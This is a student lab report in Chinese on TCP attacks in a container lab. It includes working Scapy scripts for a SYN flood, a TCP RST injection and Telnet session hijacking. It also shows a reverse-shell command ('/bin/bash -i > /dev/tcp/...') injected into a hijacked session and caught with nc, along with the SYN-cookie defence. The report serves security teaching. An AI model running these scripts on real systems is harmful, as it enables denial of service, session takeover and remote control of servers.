山东大学

网络空间安全学院

TCP/IP 实验

杜威、杨昊、李旷达

2023 年 11 月 21 日

目录

1 小组分工

姓名	学号	分工
杜威	202100460095	Task1、Task2
李旷达	202100460124	Task3
杨昊	202100460134	Task4

2 实验环境

在本实验中，我们需要至少三台计算机。我们使用容器来设置实验环境。实验设置如下图。我们将使用攻击者容器来发动攻击，同时使用其他三个容器作为受害者和用户计算机。我们假设所有这些计算机都在同一个局域网上




Figure 1: Lab environment setup

3 实验目标

- TCP 协议
- TCP SYN 洪水攻击和 SYN cookie
- TCP 重置攻击
- TCP 会话劫持攻击
- 反向 Shell

4 Task 1: 理解 SYN Flood 攻击

4.1 Task 1.1: 使用 Python 启动攻击

- 攻击前查看了受害者主机的 netstat 命令输出.

```
root@1b853692c470:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:34045        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             81.127.155.216:19953    SYN_RECV
tcp        0      0 10.9.0.5:23             21.179.105.63:49513     SYN_RECV
tcp        0      0 10.9.0.5:23             142.140.225.246:62689   SYN_RECV
tcp        0      0 10.9.0.5:23             52.9.56.194:31301       SYN_RECV
tcp        0      0 10.9.0.5:23             16.38.253.118:55827     SYN_RECV
tcp        0      0 10.9.0.5:23             22.47.225.162:20665     SYN_RECV
tcp        0      0 10.9.0.5:23             72.239.248.88:12955     SYN_RECV
tcp        0      0 10.9.0.5:23             43.227.51.109:18476     SYN_RECV
tcp        0      0 10.9.0.5:23             38.117.243.162:2472     SYN_RECV
tcp        0      0 10.9.0.5:23             144.59.130.56:34118     SYN_RECV
tcp        0      0 10.9.0.5:23             13.255.218.124:31650    SYN_RECV
tcp        0      0 10.9.0.5:23             110.238.55.88:63617     SYN_RECV
tcp        0      0 10.9.0.5:23             174.165.10.102:53586    SYN_RECV
tcp        0      0 10.9.0.5:23             69.85.220.171:29612     SYN_RECV
tcp        0      0 10.9.0.5:23             81.98.218.238:9047      SYN_RECV
tcp        0      0 10.9.0.5:23             13.5.202.118:43891      SYN_RECV
tcp        0      0 10.9.0.5:23             196.243.21.19:56054     SYN_RECV
tcp        0      0 10.9.0.5:23             178.120.36.211:22480    SYN_RECV
tcp        0      0 10.9.0.5:23             217.223.56.146:30193    SYN_RECV
tcp        0      0 10.9.0.5:23             218.200.125.178:20248   SYN_RECV
tcp        0      0 10.9.0.5:23             9.87.200.151:32359      SYN_RECV
tcp        0      0 10.9.0.5:23             157.71.29.106:29368     SYN_RECV
```

- 编写代码如下.

```
1
2   #!/bin/env python3
3   from scapy.all import IP, TCP, send
4   from ipaddress import IPv4Address
5   from random import getrandbits
6   ip = IP(dst="10.9.0.5")
7   tcp = TCP(dport=23, flags='S')
8   pkt = ip/tcp
9   while True:
10      pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
11      pkt[TCP].sport = getrandbits(16) # source port
12      pkt[TCP].seq = getrandbits(32) # sequence number
13      send(pkt, verbose = 0)
```

- 再次查看了受害者主机的 netstat 命令输出, 发现大量连接处于 ‘SYN RECV‘ 状态.

```
root@1b853692c470:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:34045        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             81.127.155.216:19953    SYN_RECV
tcp        0      0 10.9.0.5:23             21.179.105.63:49513     SYN_RECV
tcp        0      0 10.9.0.5:23             142.140.225.246:62689   SYN_RECV
tcp        0      0 10.9.0.5:23             52.9.56.194:31301       SYN_RECV
tcp        0      0 10.9.0.5:23             16.38.253.118:55827     SYN_RECV
tcp        0      0 10.9.0.5:23             22.47.225.162:20665     SYN_RECV
tcp        0      0 10.9.0.5:23             72.239.248.88:12955     SYN_RECV
tcp        0      0 10.9.0.5:23             43.227.51.109:18476     SYN_RECV
tcp        0      0 10.9.0.5:23             38.117.243.162:2472     SYN_RECV
tcp        0      0 10.9.0.5:23             144.59.130.56:34118     SYN_RECV
tcp        0      0 10.9.0.5:23             13.255.218.124:31650    SYN_RECV
tcp        0      0 10.9.0.5:23             110.238.55.88:63617     SYN_RECV
tcp        0      0 10.9.0.5:23             174.165.10.102:53586    SYN_RECV
tcp        0      0 10.9.0.5:23             69.85.220.171:29612     SYN_RECV
tcp        0      0 10.9.0.5:23             81.98.218.238:9047      SYN_RECV
tcp        0      0 10.9.0.5:23             13.5.202.118:43891      SYN_RECV
tcp        0      0 10.9.0.5:23             196.243.21.19:56054     SYN_RECV
tcp        0      0 10.9.0.5:23             178.120.36.211:22480    SYN_RECV
tcp        0      0 10.9.0.5:23             217.223.56.146:30193    SYN_RECV
tcp        0      0 10.9.0.5:23             218.200.125.178:20248   SYN_RECV
tcp        0      0 10.9.0.5:23             9.87.200.151:32359      SYN_RECV
tcp        0      0 10.9.0.5:23             157.71.29.106:29368     SYN_RECV
```

- 使用 Telnet 客户端连接到受害者主机, 发现可以顺利建立连接, 这是因为 Python 程序运行较慢, 用户有机会抢先建立连接.

```
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1b853692c470 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@1b853692c470:~$
```

4.2 Task 1.2: 使用 C 启动攻击

- 清空了受害者主机的 TCP 连接统计信息.

```
victim-10.9.0.5 $ ip tcp_metrics flush
```

- 使用 C 编写了名为 synflood 的程序，该程序使用原始套接字发送大量 TCP SYN 数据包。

```
$ gcc -o synflood synflood.c
$ chmod a+x synflood
```

- 查看了受害者主机的 netstat 命令输出, 发现大量连接处于 SYN RECV 状态.

```
root@502db459d9b3:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

- 尝试再次使用 Telnet 客户端连接到受害者主机, 观察到连接不再成功.


```
Connection closed by foreign host.
root@502db459d9b3:/# telnet 10.9.0.5
Trying 10.9.0.5...
^C
root@502db459d9b3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1b853692c470 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Nov  1 07:52:16 UTC 2023 from user2-10.9.0.7.net-10.9.0.0 on pts
/2
seed@1b853692c470:~$
```

4.3 Task 1.3: 启用 SYN Cookies 防御机制

- 清空了受害者主机的 TCP 连接统计信息, 具体如 Task 1.2 中所述.
- 启用了受害者主机的 SYN Cookies 防御机制.

```
victim-10.9.0.5$ sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

- 再次进行攻击, 发现连接队列仍然被占满, 但由于启用了 SYN Cookies,Telnet 可以正常连接.



5 Task 2: TCP RST 攻击

- 针对已建立的 Telnet 会话, 使用 Wireshark 捕获会话的报文, 并记录最新 Telent 报文的端口信息.

```
root@502db459d9b3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1b853692c470 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Nov  1 11:53:08 UTC 2023 from user2-10.9.0.7.net-10.9.0.0 on pts
/1
seed@1b853692c470:~$ Connection closed by foreign host.
root@502db459d9b3:/#
```

- 使用 Python 编写了攻击代码, 使用 Scapy 库构建了一个 TCP RST 报文, 报文中的数据与抓包相同.

```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.5", dst="10.9.0.7")
tcp = TCP(sport=23, dport=53894, flags="R", seq=2431078203)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

- 发送构建的 RST 报文, 成功进行攻击.

```
root@d81cf8d51e1e:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e9d14e0f5fe4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@e9d14e0f5fe4:~$ lConnection closed by foreign host.
root@d81cf8d51e1e:/#
```

6 Task 3: 会话劫持攻击

我们将对 user1（IP 为 10.9.0.6）与 victim（IP 为 10.9.0.5）进行会话劫持。为方便攻击，采用自动攻击的方式，通过 sniff 对 br-005594f29794 接口进行数据包捕获，并通过参数 filter 进行过滤，只接收源 IP 地址为 10.9.0.5 的 TCP 数据包.

构建攻击代码如下：

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
tcp = TCP(sport=pkt[TCP].dport, dport=23,
flags="A",
seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
data = "echo \"print( ‘hello’ )\" >> ~/hello.py\n\0"
#使用转义字符\来转义双引号", 以确保双引号在字符串中被正确解析, 并使用
   >>将内容写入到hello.py文件中
pkt = ip/tcp/data
```

```
12  ls(pkt)
13  send(pkt, verbose=0)
14
15  f = f'tcp and src host 10.9.0.5'
16  pkt = sniff(iface='br-005594f29794', filter=f, prn=spoof_pkt)
```

- 控制 user1 主机连接 victim 主机.

```
root@VM:/# vim task3.py
root@VM:/# python3 task3.py
version    : BitField  (4 bits)                  = 4
(4)
ihl        : BitField  (4 bits)                  = None
(None)
tos        : XByteField                          = 0
(0)
len        : ShortField                          = None
(None)
id         : ShortField                          = 1
(1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>
```

- 当 user1 主机远程对 victim 进行任意操作, 即可完成攻击注入.

```
chksum     : XShortField                         = None          (None)
urgptr     : ShortField                          = 0             (0)
options    : TCPOptionsField                     = []            (b'')
load       : StrField                            = b'echo "print(hello)" >> ~/hello.py\n\x00' (b'')
```

- 在 victim 主机上查看, 出现 hello.py 文件, 攻击成功.

```
[11/02/23]seed@VM:~$ docksh e9
root@e9d14e0f5fe4:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@e9d14e0f5fe4:/# cd home
root@e9d14e0f5fe4:/home# ls
seed
root@e9d14e0f5fe4:/home# cd seed
root@e9d14e0f5fe4:/home/seed# ls
hello.py
```

7 Task 4: 使用 TCP 会话劫持创建反向 Shell

在这个任务中，目标是对先前任务的扩展。我们的任务是进行一种更为激进的攻击，即劫持会话以向服务器发送一段代码，该代码将返回一个 Shell，从而使我们能够直接控制服务器。要实现这一目标，我们需要使用以下命令在服务器（受害者）上执行：

`/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1`，

该命令在实验指南中已提供并详细解释。我们的任务是使用这个命令在服务器上执行，以获取 Shell。

与任务 3 类似，我们需要编写一个欺骗程序，伪造发送到服务器的数据包。我们可以完成实验指南中提供的代码。这个欺骗程序的核心功能如下：

```
def spoof_pkt(pkt):
ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack,
   ack=pkt[TCP].seq+1) # seq+=1
data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"
pkt = ip/tcp/data
send(pkt, verbose=0)
```

这个程序在攻击启动时启动。它不断嗅探数据包，等待受害者服务器与其他主机之间的通信。一旦截获通信，它立即伪造一个带有序列号增加 1 的数据包。

伪造的数据包还需要包含我们希望受害者执行的代码，即提供的命令。我们将它插入到实验指南代码框架中的 `data` 字段中，当然还得额外添加回车和字符串末尾标记符。回车是为了让服务器立即执行该指令。

```
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"
    pkt = ip/tcp/data
    send(pkt, verbose=0)
```

补全数据包剩余的结构，接下来我们只需等待时机并开始攻击即可！代码的全貌如下：

```
#!/usr/bin/env python3
from scapy.all import *

```

```
def spoof_pkt(pkt):
ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack,
    ack=pkt[TCP].seq+1) # seq+=1
data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"
pkt = ip/tcp/data
send(pkt, verbose=0)

f = f'tcp and src host 10.9.0.5'
pkt = sniff(filter=f, prn=spoof_pkt)
```

下面演示了执行攻击的过程。

- 首先，在攻击者端启动监听器。

```
[11/20/23]seed@VM:~/.../Labsetup$ docksh 287
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
```

- 接下来，我们等待 10.9.0.6 上的用户与 10.9.0.5 上的受害者之间建立连接。了解我们需要劫持的数据包是攻击成功的关键。

- 现在，10.9.0.6 上的用户启动了到 10.9.0.5 的 Telnet 连接。

```
root@ea1e0f9ecfd4:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
31a349670a50 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gene
```

- 用户输入凭据以登录服务器。

```
bash: sudo: command not found
root@VM:/# python3 /volumes/TCP_Spoof.py
```

- 最后，在攻击者端，我们启动攻击程序。如下图所示，我们轻松获得了对服务器的控制，获取了其 Shell。

```
[11/20/23]seed@VM:~/.../Labsetup$ dockps
31a349670a50  victim-10.9.0.5
28717bd281a8  seed-attacker
ea1e0f9ecfd4  user1-10.9.0.6
912337c82841  user2-10.9.0.7
[11/20/23]seed@VM:~/.../Labsetup$ docksh 287
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 45536
seed@31a349670a50:~$
```